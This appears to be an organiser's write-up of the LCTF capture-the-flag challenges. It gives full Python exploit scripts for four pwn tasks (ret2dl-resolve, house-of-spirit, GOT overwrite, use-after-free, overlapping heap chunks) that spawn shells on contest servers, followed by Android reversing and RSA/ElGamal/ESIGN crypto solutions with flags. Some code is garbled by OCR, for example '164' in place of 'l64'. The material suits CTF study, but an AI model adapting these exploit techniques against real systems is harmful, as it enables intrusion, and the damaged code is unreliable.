align_rel_plt       = 0x8*3 - (adr_fake_rel_plt   - adr_rel_plt)   % (0x8 * 3)
payload1     = 'A' * 0x8
payload1   += l64(pop_rdi_ret)   #  set  $rdi  "/bin/sh"
payload1   += l64(adr_shell)
payload1   += l64(plt_resolve)
payload1   += l64((adr_fake_rel_plt   - adr_rel_plt   + align_rel_plt)   / (0x8 * 3))
payload1   += l64(0xdeadbeef)
payload1     = payload1.ljust(0x100,   'A')
align_dyn_sym       = 0x8*3 - (adr_fake_dyn_sym   - adr_dyn_sym)   % (0x8 * 3)
payload1   += 'A' * align_rel_plt
payload1   += l64(got_read)
payload1   += l64((adr_fake_dyn_sym   - adr_dyn_sym   + align_dyn_sym) / (0x8*3)*0x1000
00000 + 0x7)
payload1     = payload1.ljust(0x208,   'A')
```

```
payload1  += 'A' * align_dyn_sym
payload1  += l32(adr_fake_dyn_str  - adr_dyn_str)
payload1  += l32(0x12)
payload1  += l64(0x0)
payload1  += l64(0x0)
payload1    = payload1.ljust(0x300,  'A')
payload1  += 'system\x00'
payload1    = payload1.ljust(0x400,  'A')
payload1  += '/bin/sh\x00'
payload1    = payload1.ljust(0x500,  'A')
io.w(payload1)
io.w(payload0)
io.rl()
io.interact()
```

PWN200

Bugs

1. 存在栈地址泄露
2. 在输入`money`时存在栈溢出，可覆盖`malloc`出的指针

Thinking

首先泄露出栈地址，然后覆盖堆指针为栈上的可控区域，我们可以精巧的构造这块区域成一个伪造的堆块，之后通过 free，这个堆块即被加入到了 fastbin 中，然后再通过 malloc，即可对这个堆块的空间进行任意写，这时只要覆盖栈上的返回地址为一个 jmp rsp，再通过一个 short jmp，来执行 shellcode，即可获得 shell

另外，在构造堆块时，同时要构造好相邻的下一个堆块的头部，使得其 prev_inuse == 1（在 free 的时候会检查）

（其实这个漏洞利用的过程也叫 house-of-spirit）

然而。事实上由于我的疏忽，可以直接覆盖指针为 got 表函数的地址，然后 strcpy 修改 got 表函数的地址，即可执行 shellcode，sigh:(

Exploit

```
from zio  import *
target  = './pwn200'
```

```
target = ('119.28.63.211', 2333)
io = zio(target, print_read = COLORED(RAW, 'red'), print_write = COLORED(R
AW, 'blue'), timeout = 10000)
io.rl()
# x86/bsd/exec: 24 bytes
shellcode = (
                        "\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x56"
                        "\x53\x54\x5f\x6a\x3b\x58\x31\xd2\x0f\x05"
                        )
# leak stack
fake = shellcode.ljust(0x30, 'A')      # shellcode
io.w(fake)
io.rtl('A'*(0x30-len(shellcode)))
stack_ptr = l64(io.rtl(',')[:-1].ljust(0x8, '\x00')) - 0xb0
print '[+] leak stack pointer\t:\t0x%x' % stack_ptr
io.rtl('id ~~?')
io.wl(0x20)                                                    # size of next
chunk
fake = 'A'*0x8
fake += l64(0x61)                                          # size of free'd chu
nk
fake += 'A'*0x28
fake += l64(stack_ptr)                                # vuln stack pointer
io.rtl('money~')
io.w(fake)
io.rtl('choice')
io.wl(2)
io.rtl('choice')
fake = 'A'*0x38
fake += l64(0x00400d1b)                              # jmp rsp
fake += '\xeb\x1e\x00\x00'     # short jmp
fake = fake.ljust(0x10, 'B')
io.wls([1, 0x50, fake])
io.wl(3)                                                           # ret to get
 shell
```

```
io.itr()
```

Reference

1. https://gbmaster.wordpress.com/2015/07/21/x86-exploitation-101-house-of-spirit-friendly-stack-overflow/

2. https://github.com/shellphish/how2heap/blob/master/house_of_spirit.c

PWN300

Bugs

简单粗暴的一个栈溢出

Thinking

程序动态链接的两个共享库都是我自己写的，libio.so 里用 syscall 实现了两个输入输出函数，libgetshell.so 里放了一个执行 shellcode 的 getshell 函数

自己设计的思路是根据[[1]](http://uaf.io/exploitation/misc/2016/04/02/Finding-Functions.html)这篇文章来的。手动查文件头和各种表寻找共享库内的函数地址。

关于 libgetshell.so 的基地址，只要泄露 link_map 就可以得到

Exploit

```
from zio import *
io = zio(('119.28.63.211', 2339), print_read = COLORED(REPR, 'red'),
print_write = COLORED(REPR, 'blue'), timeout = 100000)
io.hint([0x4004cb])
got_write = 0x601018
got_read = 0x601020
adr_bss = 0x601000
def com_gadget(part1, part2, jmp2, arg1 = 0x0, arg2 = 0x0, arg3 = 0x0):
        payload = 164(part1)        # part1 entry pop_rbx_pop_rbp_pop_r12_pop_r13_pop_r14_pop_r15_ret
        payload += 164(0x0)         # rbx be 0x0
        payload += 164(0x1)         # rbp be 0x1
        payload += 164(jmp2)        # r12 jump to
        payload += 164(arg3)        # r13 -> rdx        arg3
        payload += 164(arg2)        # r14 -> rsi        arg2
```

```
        payload += 164(arg1)        # r15 -> edi        arg1
        payload += 164(part2)       # part2 entry will call [rbx + r12 +
  0x8]
        payload += 'A' * 48  # junk
        return payload
def leak(address, size):
        payload  = 'A' * 0x28
        payload += com_gadget(0x40049c, 0x400480, jmp2 = got_write,
                        arg1 = 0x1,
                        arg2 = address,
                        arg3 = size)
        payload += 164(0x4004ec)  # program entry
        io.rl()
        io.w(payload)
        leak_data = io.r(size)
        print '{} ==> {}'.format(hex(address), leak_data.encode('hex'))
        return leak_data
def getshell(adr_system):
        raw_input()
        payload  = 'A' * 0x28
        payload += com_gadget(0x40049c, 0x400480, jmp2 = got_read,
                        arg1 = 0x0,
                        arg2 = adr_bss + 0x80,
                        arg3 = 0x10)
        payload += 164(0x4004ec)  # program entry
        io.w(payload)
        io.w('/bin/sh\x00' + 164(adr_system))
        payload  = 'A' * 0x28
        payload += com_gadget(0x40049c, 0x400480, jmp2 = adr_bss + 0x88,
                        arg1 = adr_bss + 0x80)
        payload += 164(0xdeadbeef)
        io.w(payload.ljust(0x80, 'A'))
# manual leak libc
BITS = 64
def find_elf_base():
```

```
        adr_lmap  = 0x601008
        node  = l64(leak(adr_lmap,  8))
        name  = 0x0
        junk  = ''
        while True:
                if node:
                        junk  = leak(node,  8*5)
                        if 'getshell' in leak(l64(junk[8:16]),  0x80):
                                print '[+]  find  shared  object  at  0x%x  ~' % l
64(junk[:8])
                                break
                        else :
                                node  = l64(junk[24:32])
                else:
                        print '[-]  not  found  ~'
                        break
        return l64(junk[:8])
#  find  program  header  table
def find_phdr(elf_base):
        if BITS  == 64:
                #  get  address  of  program  header  table
                phdr  = l64(leak(elf_base  + 0x20,  0x8))  + elf_base
                print '[+]  program  headers  table\t\t:\t0x%x' % phdr
                return phdr
#  find  dynamic  section  table  (.dynamic  section  ->  DYNAMIC  segment)
def find_dyn_section(phdr,  elf_base):
        if BITS  == 64:
                phdr_ent  = phdr
                while True:
                        garbage  = l32(leak(phdr_ent,  0x4))
                        #  p_type  of  dynamic  segment  is  0x2
                        if garbage  == 0x2:
                                break
                        phdr_ent  += 0x38
                dyn_section  = l64(leak(phdr_ent  + 0x10,  0x8))  + elf_base
```

```
                print'[+] .dynamic section headers table\t:\t0x%x'%dyn_sect
ion
                return dyn_section
def find_sym_str_table(dyn_section):
        if BITS ==64:
                dyn_ent =dyn_section
                dt_sym_tab =0x0
                dt_str_tab =0x0
                while True:
                        garbage =164(leak(dyn_ent, 0x8))
                        if garbage ==0x6:
                                dt_sym_tab =164(leak(dyn_ent +0x8, 0x8))
                        elif garbage ==0x5:
                                dt_str_tab =164(leak(dyn_ent +0x8, 0x8))
                        if dt_str_tab and dt_sym_tab:
                                break
                        dyn_ent +=0x10
                print'[+] symtab\t\t\t\t:\t0x%x'%dt_sym_tab
                print'[+] strtab\t\t\t\t:\t0x%x'%dt_str_tab
                return (dt_sym_tab, dt_str_tab)
def find_func_adr(dt_sym_tab, dt_str_tab, func, elf_base):
        if BITS ==64:
                sym_ent =dt_sym_tab
                while True:
                        garbage =132(leak(sym_ent, 0x4))
                        name =leak(dt_str_tab +garbage, len(func))
                        if name ==func:
                                break
                        sym_ent +=0x18
                adr_func =164(leak(sym_ent +0x8, 0x8)) +elf_base
                print'[+] %s loaded address\t:\t0x%x'%(func, adr_func)
                return adr_func
# exploit ELF
def lookup(func):
        elf_base =find_elf_base()
```

```
        phdr                                    = find_phdr(elf_base)
        dyn_section                             = find_dyn_section(phdr, elf_base)
        dt_sym_tab, dt_str_tab    = find_sym_str_table(dyn_section)
        func_address                            = find_func_adr(dt_sym_tab, dt_str_
tab, func, elf_base)
        return func_address
result = lookup('getshell')
print '[+] function @ 0x%x' % result
getshell(result)
io.itr()
```

Reference

1. http://uaf.io/exploitation/misc/2016/04/02/Finding-Functions.html

PWN400

Bugs

1. 在 delete 时没有对对象指针置零
2. 加密后输入加密结果时存在泄漏，可泄漏出堆地址

Thinking

由于在 delete 后没有对对象指针置零，可导致一个 uaf，通过 uaf 伪造一个对象的虚表指针和虚表，从而执行任意地址代码。另外，由于对象在调用虚函数时会传入一个参数，这个参数是对象本身的地址，因此第一个参数不能直接被我们控制，需要通过一段 ROP 来设置调用时的参数

大致的利用方式就是先通过 UAF 调用 printf 来泄露 libc 基地址，然后再通过 system 来 getshell

通过一个

Exploit

```
from zio import *
target = ('119.28.62.216', 10023)
io = zio((target), print_read = COLORED(REPR, 'red'), print_write = COLORE
```

```
D(REPR, 'blue'), timeout =10000)
io.hint([0x401fba, 0x401fe3, 0x400d40])
# adr
plt_printf =0x0000000000400be0
p8_ret =0x00402336
pop_rdi_ret =0x00402343
entry =0x400d40
# new key
def leak():
        io.wls([1, 1, 11, 13])
        # io.wls([2, 0x40, (('AAAAAAAA' +'%{}$lx\x00'.format(0x8b)).ljust(0x
18, 'a') + l64(p8_ret)).ljust(0x40, 'a')])
        io.wls([2, 0x40, (('AAAAAAAA'+'0x%{}$lx\x00'.format(71)).ljust(0x18,
 'a') +l64(p8_ret)).ljust(0x40, 'a')])
        io.rtl('ciphertext: ')
        io.r(0x40*8)
        heap_base =l64(io.rl()[:-1].ljust(0x8, '\x00')) -0x270
        print'[+] heap base: 0x%x'%heap_base
        # free
        io.wls([3, 0x10, '41'*0x10])
        # malloc
        io.wls([4, l64(heap_base +0x20)])
        # rop chain in stack (uaf)
        io.wls([2, 0x20, (l64(pop_rdi_ret) +l64(heap_base +0x20) +l64(plt_
printf) +l64(entry)).ljust(0x20, 'A')])
        for i in xrange(4): io.rtl('0x')
        adr_libc_start_main_ret =int(io.rtl('R')[:-1], 16)
        off_libc_start_main_ret =0x21ec5
        libc_base =adr_libc_start_main_ret -off_libc_start_main_ret
        off_system =0x00000000000468f0
        adr_system =libc_base +off_system
        print'[+] libc base : 0x%x'%libc_base
        print'[+] system : 0x%x'%adr_system
        return adr_system
def exp(adr_system):
```

```
        # io.wls([2, 0x40, (('AAAAAAAA' +'%{}$1x\x00'.format(0x8b)).ljust(0x
18, 'a') + 164(p8_ret)).ljust(0x40, 'a')])
        io.wls([1, 1, 11, 13])
        io.wls([2, 0x40, (('AAAAAAAA'+'/bin/sh\x00').ljust(0x18, 'a') +164(
p8_ret)).ljust(0x40, 'a')])
        io.rtl('ciphertext: ')
        io.r(0x40*8)
        heap_base =164(io.rl()[:-1].ljust(0x8, '\x00')) -0x270+0x450
        print'[+] heap base: 0x%x'%heap_base
        io.wls([3, 0x10, '41'*0x10])
        for i in xrange(0x4): io.wls([4, 164(heap_base +0x20)])
        # rop chain in stack
        io.wls([2, 0x20, (164(pop_rdi_ret) +164(heap_base +0x20) +164(adr_
system) +164(entry)).ljust(0x20, 'A')])
exp(leak())
io.itr()
```

PWN500

Bugs

1. 在读取字符串时存在一个 null 的溢出 ,在读取 package 的内容时可溢出到下一个堆块
2. 一些编程的逻辑漏洞，在 save package 时没有对 package_head 置零

Thinking

程序开始时会 malloc(0x20)用来存储 sender，receiver，package 链表的头结点地址

malloc(0x98)存储 sender 的内容

malloc(0xb8)存储 receiver 的内容

malloc(len+0x18)存储 package 内容

我采用的利用技巧是 shrink free chunks，这个方法在 http://www.contextis.com/documents/120/Glibc_Adventures-The_Forgotten_Chunks.pdf 中有介绍，最终的目标就是构造出 overlapping chunks，这样，通过修改 package 的内容，来达到修改 receiver 的链表 next 和 prev 指针的目的

之后就可以达到泄露 heap 和 libc 的目的，最后覆盖 got 表来 get shell

PoC of "shrinking free chunks"

```
char *a,  *b,  *c,  *d,  *e,  *f;
a  =  malloc(0x208);
b  =  malloc(0x208);
c  =  malloc(0x208);
free(b);
a[0x208]  =  0x0;
d  =  malloc(0x80);
e  =  malloc(0x80);
free(d);
free(c);
f  =  malloc(0x208);  //  f  and  e  are  overlapping  chunks
```

Exploit

```python
from  zio  import  *
io  =  zio(('119.28.62.216',  10024),  print_read  =  COLORED(RAW,  'red'),  pr
int_write  =  COLORED(RAW,  'blue'),  timeout  =  100000)
io.hint([0x400e16])
adr_control  =  0x6030b8
io.wl_af('?',  'y')
io.wls_af(':',  [1,  '/bin/sh',  'BBBB'])
io.wl_af(':',  2)
io.wls_af(':',  [1,  'AAAA',  'BBBB',  'CCCC',  'DDDD'])
io.wls_af(':',  [2,  0x1f0,  'aaaa'])
io.wls_af(':',  [2,  0x1f0,  'aaaa'])
io.wls_af(':',  [2,  0x1f0,  'dddd'])
io.wls_af(':',  [3,  2])
io.wls_af(':',  [3,  1])
io.wls_af(':',  [2,  0x1f0,  'b' *  0x1f0])          #  shrink  free chunk
io.wl_af(':',  5)
io.wl_af(':',  2)
io.wls_af(':',  [1,  'AAAA',  'BBBB',  'CCCC',  'DDDD'])
io.wl_af(':',  5)
io.wl_af(':',  2)
io.wls_af(':',  [1,  'AAAA',  'BBBB',  'CCCC',  'DDDD'])
```

```
io.wl_af(':', 5)
# overlap
io.wls_af(':', [4, 2])
io.wls_af(':', [4, 1])
io.wl_af(':', 2)
io.wls_af(':', [1, 'AAAA', 'AAAA', 'AAAA', 'AAAA'])
io.wls_af(':', [3, 1])
io.wls_af(':', [2, 0x1f0, 'b' * 0x98 + l64(0x0) + l64(0x81) + l64(adr_
control - 0x20)])
io.wl_af(':', 5)
io.wl_af(':', 5)
io.rtl('======receiver[2]=======')
io.rtl('postcodes:')
heap_base = l64(io.rl()[0:-1].ljust(0x8, '\x00')) - 0x10
print '[+] heap base\t:0x%x' % heap_base
io.wl_af(':', 2)
io.wls_af(':', [1, 'AAAA', 'AAAA', 'AAAA', 'AAAA'])
io.wls_af(':', [3, 0])
io.wls_af(':', [2, 0x1f0, 'd' * 0x98 + l64(0x0) + l64(0x81) + l64(0x60
3000 - 0x18)])
io.wl_af(':', 5)
io.wl_af(':', 5)
io.rtl('======receiver[3]=======')
io.rtl('contact:')
adr_free = l64(io.r(6).ljust(0x8, '\x00'))
off_free = 0x0000000000083c30
off_read = 0x00000000000ec690
off_puts = 0x0000000000070c70
off_malloc = 0x0000000000083590
libc_base = adr_free - off_free
off_system = 0x00000000000468f0
adr_system = off_system + libc_base
adr_puts = off_puts + libc_base
adr_read = off_read + libc_base
adr_malloc = off_malloc + libc_base
```

```
print '[+] free address\t:0x%x' % adr_free
print '[+] system address\t:0x%x' % adr_system
io.wl_af(':', 2)
io.wls_af(':', [1, 'AAAA', 'AAAA', 'AAAA', 'AAAA'])
io.wls_af(':', [3, 0])
io.wls_af(':', [2, 0x1f0, 'd' * 0x98 + 164(0x0) + 164(0x81) + 164(heap
_base)])
io.wl_af(':', 5)
io.wls_af(':', [3, 4]),
io.w(164(0x603008) + 164(heap_base + 0x40)[0:7] + '\n' + 'B' * 0x8 + '
C' * 0x38)
io.wls_af(':', [3, 0])
io.w(164(adr_system)[0:7] + '\n' + 164(adr_puts)[0:7] + '\n' + 164(adr_rea
d)[0:7] + '\n' + 164(adr_malloc) + 'D' * 0x20 + 164(adr_system)[0:7] +
 '\n')
io.wl('sh')
io.wl('6')
io.itr()
```

Misc

moblie 100

这一题的确是个福利题...并没有涉及到 dex 函数隐藏等小技巧，只是简单的使用 proguard 进行了混淆。可以静态也可动态（动态先改掉 debug 检测，还不如直接静态看一下），那么，关键部分源码 ：

```
private void getKey() {
        try {
                InputStream stream = this.getResources().getAssets().open("ur
l.png");
                int v = stream.available();
                byte[] bs = new byte[v];
                stream.read(bs, 0, v);
                byte[] keybyte = new byte[16];
                System.arraycopy(bs, 144, keybyte, 0, 16);
```

```
                this.key = new String(keybyte, "utf-8");
        }
        catch (Exception e){
                e.printStackTrace();
        }
        //code
}
private String handle(String naive){
        try {
                naive.getBytes("utf-8");
                StringBuilder str = new StringBuilder();
                for (int i = 0; i < naive.length(); i += 2) {
                        str.append(naive.charAt(i + 1));
                        str.append(naive.charAt(i));
                }
                return str.toString();
        }catch (UnsupportedEncodingException e){
                e.printStackTrace();
        }
        return null;
}
protected void Encryption(byte[] key){
        try {
                if (key == null) {
                        byte[] bytes = "".getBytes("utf-8");
                        MessageDigest messageDigest = MessageDigest.getInstan
ce("MD5");
                        byte[] bytes1 = messageDigest.digest(bytes);
                        secretKeySpec = new SecretKeySpec(bytes1, "AES");
                        cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
                }
                else {
                        secretKeySpec = new SecretKeySpec(key, "AES");
                        cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
                }
```

```
        }except{
                //...
        }
}
```

从 url.png 中获得 key，然后使用 handle 函数进行处理（奇偶位互换）作为最终 AES 加密的 key。flag 密文：

```
byte[] bye = {21,-93,-68,-94,86,117,-19,-68,-92,33,50,118,16,13,1,-15,-13,3,
4,103,-18,81,30,68,54,-93,44,-23,93,98,5,59};
new String(bye);
```

使用 AES/ECB/PKCS5Padding，用 key 对选手输入进行加密，结果与 flag 密文进行比对；故解密时只需

init(Cipher.DECRYPT_MODE, secretKeySpec)；

对 flag 密文进行解密即可。

flag:LCTF{1t's_rea1ly_an_ea3y_ap4}

moblie 200

首先还是直接放出 NDK 部分源码

```
std::string secret = "dHR0dGlldmFodG5vZGllc3VhY2VibGxlaHNhdG5hd2k.";
static const std::string chars =
                "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
                                "abcdefghijklmnopqrstuvwxyz"
                                "0123456789+/";
static inline bool is_base(unsigned char c) {
        return (isalnum(c) || (c == '+') || (c == '/'));
}
std::string encrypt(char const* bytes_to_encode, unsigned int in_len) {
        std::string ret;
        int i = 0;
        int j = 0;
        unsigned char char_array_3[3];
        unsigned char char_array_4[4];
        while (in_len--) {
```

```
                char_array_3[i++] = *(bytes_to_encode++);
                if (i == 3) {
                        char_array_4[0] = (char_array_3[0] & 0xfc) >> 2;
                        char_array_4[1] = ((char_array_3[0] & 0x03) << 4)
  + ((char_array_3[1] & 0xf0) >> 4);
                        char_array_4[2] = ((char_array_3[1] & 0x0f) << 2)
  + ((char_array_3[2] & 0xc0) >> 6);
                        char_array_4[3] = char_array_3[2] & 0x3f;
                        for(i = 0; (i <4) ; i++)
                                ret += chars[char_array_4[i]];
                        i = 0;
                }
        }
        if (i)
        {
                for(j = i; j < 3; j++)
                        char_array_3[j] = '\0';
                char_array_4[0] = (char_array_3[0] & 0xfc) >> 2;
                char_array_4[1] = ((char_array_3[0] & 0x03) << 4) + ((ch
ar_array_3[1] & 0xf0) >> 4);
                char_array_4[2] = ((char_array_3[1] & 0x0f) << 2) + ((ch
ar_array_3[2] & 0xc0) >> 6);
                char_array_4[3] = char_array_3[2] & 0x3f;
                for (j = 0; (j < i + 1); j++)
                        ret += chars[char_array_4[j]];
                while((i++ < 3))
                        ret += '.';
        }
        return ret;
}
static const char *handlePasswd(char* yourinput){
        char* input;
        std::string output = "";
        input = yourinput;
        if (NULL == input) {
```

```
                return NULL;
        }
        int low = 0;
        size_t hight = strlen(input) - 1;
        while (low < hight) {
                char tmp = input[low];
                input[low] = input[hight];
                input[hight] = tmp;
                ++low;
                --hight;
        }
        output.append(input);
        return encrypt(output.c_str(), (unsigned int) output.length()).c_str(
);
}
extern "C"
jboolean
Java_com_example_ring_wantashell_Check_checkPasswd(JNIEnv* env, jobject jobje
ct1, jstring input){
        const char* pass;
        jboolean iscopy;
        const char* password;
        pass = env->GetStringUTFChars(input, false);
        if (pass == NULL ){
                return (jboolean)false;
        }
        char* pas = new char[33];
        strcpy(pas, pass);
        password = handlePasswd(pas);
        env->ReleaseStringUTFChars(input, pass);
        return (jboolean) (password == secret);
}
```

本题主要是静态反汇编分析能力。EditText 获取选手输入后，将其 substring(5, 37)得到 flag，亦为即将传入 native 方法的值，虽然没有检测其前 5 及后边的字符值，但对输入长度

做了限定；native checkPasswd(String input)方法则分为两部分，一是对 input 做简单处理，即倒序；二则是一个 base64 编码，只是我把'='用'.'来替换了；input 编码后直接与密文 secret 进行比对，所以程序内部并没有解密方法。

Jni_OnLoad 函数内部则是简单的 ptrace 反调试和反模拟器的一些函数以及一个对 dex 的 SMC，即将内存中的 form 函数的字节码用 f0rm 函数的来替换（其余两个是我后来觉得只有 form 和 f0rm 的话太过直接，于是添加进去的无用函数）。这种对 dex 字节码的 SMC 是一种 Android 低版本的方法（version < 5），所以高系统版本手机上会 crash 掉...但由于只使用了 AVD 的模拟器及一款三星 Android 4.4.4 手机做测试，没有对其他机型做适配，所以有选手反应说在 nexus5 4.4.3 上也出了问题...虽然尽量使用了能够静态分析出的 SMC 方案，但仍在此表示诚挚的歉意...（请务必不要寄刀片...）

分析出 encrypt 是 base64 的话就很简单，只需将 secret 的'.'换为'='，然后 base64.b64decode(secret)即可得到倒序的 flag，为：iwantashellbecauseidonthaveitttt

crypt 200

写在前面……

这道题本计划让参赛选手自己写脚本爆破的，然而 ZZ 出题人不小心把密文给的长了……于是几乎所有队伍都是在线解出来的……几乎成了签到题……出题人表示很悲伤……

出题人计划中的解题思路：

首先通过自己写脚本/在线工具，查出密钥很可能为两段，分别是 7、13 。然后开始爆破短密码，每爆破一位检查一次是否正确。这里有一个小点：对 7 位密钥爆破时，只需把第一位预设为'a'，爆破后六位就可以。用 python 多线程实现，大概需要 3-4 小时即可得出结果，C 语言会更快。

怨念の出题人：只取密文中的前 91 个字母，你给我在线解啊在线解啊(〒﹏〒)

crypt 450

拿到流量包，只有三个 http 请求：

主页


网站图标(favicon.ico)

下载了一个加密的 zip 文件(Somethingneeded.zip)


压缩包有密码，爆破不出来也没有提示；主页上就一个下载压缩包的链接，和一个网站图标的请求，然后看 favicon.ico。一个简单的隐写，改了文件高度= =没有想到这里会卡主一部分人，估计解压出来压缩包的都卡在密码上，没解压开压缩包的，基本都卡在这个隐写上面了。

用 010editor 打开图片，并载入 png 模板。找到文件的宽高字段，修改高度为一个略大的值，比如 400，重新计算 CRC 并用新得到的 CRC 值替换原来字段的 CRC 值保存文件，打开就会得到 zip 加密的 key。


修改前：



修改后：



key:3%7@pj!laYqL!XJ8



用得到的 key 解压压缩包会得到三个文件。

1. 发现 RSA 公钥中存在低解密指数攻击（加密指数过长）：通过 Wiener Attack 攻击公钥 n, e ，得到 RSA 私钥。恢复出 RSA 明文 ：

```
AES_key:>>JfffOaqYHvuSIkfU
First sign: ElGamal; First HASH: SHA[in python:>>int(SHA.new(msg).digest().encode('hex'),16)]
```

2. 使用 1.中得到的 AES 的密钥解密文本，得到 ：

```
ESIGN
HASH:  SHA
Alice  in  Sun  Sep  25  02:40:07  CST  2016
in  these  Signatures,  important  things  r  different....but....they  r  one
and  the  same.  indeed.
```

通过 1.中所给消息，知道本次信息传递中使用的是`elgamal`签名算法。发现几条对消息签名时使用了相同的随机指数（A 值相同）。根据 A,B,P,以及 1.中给出的 hash 计算方法，解出`elgamal`的私钥。

3. 通过 2 中的 AES 明文，知道本次信息传递中使用的是`ESIGN`签名算法。用 AES 解密后，发现明文是两篇演讲的片段。发现没有找到 flag，回头检查 3，通过计算签名 s 的长度，发现其长度为 4094 位。长度有些诡异，怀疑用来计算 N 的私钥有问题。通过以前的积累，或查询资料，发现本次`esign`中存在阈下信道。通过 2 中所给信息，猜测本次阈下信道中的额外私钥 r 与 2 中`elgamal`签名的私钥相同。对 3 中签名信息计算后，得到信息：

```
flag:>>p1eas3_b00m_**__b0om_shak4l4ka_1am_****
hash:>>b96648cc3f097c6faf581386b97d7e043521abe2369d1141d9a98d4897770ea7
map(lambda x:x in string.letters[:26]+string.digits, flag)==[True for x in len(flag)]
```

通过得到的信息得知：flag 的格式、flag 的 hash 值、flag 包含的字符。其中，根据散列值长度得知，hash 算法应为 SHA256。此处有两种解法：

1. 猜测 flag 的值
2. 爆破

爆破耗时：in python 7966.50890207s

解密过程脚本：

```
from Crypto.Cipher import AES
from Crypto.Util.number import inverse
from Crypto.Hash import SHA
#rsa wiener attack
#rsa
d=945479
n=971381371047342986098344823661620263042985921104759854365060285370692050495184779402342950523069795458385328366218974252386786446324071471690000350710228119129860024841262510440627681657135467314761856621303773421012866126171626681380615103734865619113947072692289258142302743142106364395240145175395013333347
RSA_cipher=[883380413769384018027205574082287042776708634965746553284215323267258432720973982458071341733125794203939826604494691031605276837807258842869278209718421251275898416942101302133159263359814382012600318719667896545114696365655290799693941686289951758781295967488895942950597009297880813230769148560884442451 12L, 617995871915663416198548701539450
```

```
041985539380772253031603524587738172614029583721923781067957217027561919762237208649577067200837365579862615893861865650284185164955132065925377703540226937142405714231422551705770746284239342084665373485316470549949289157878307425328402641329411460433692756859922764131801 4L]
    for x in RSA_cipher:
        print hex(pow(x,d,n))[2:-1].decode('hex')
    #aes
    AES_key='JfffOaqYHvuSIkfU'
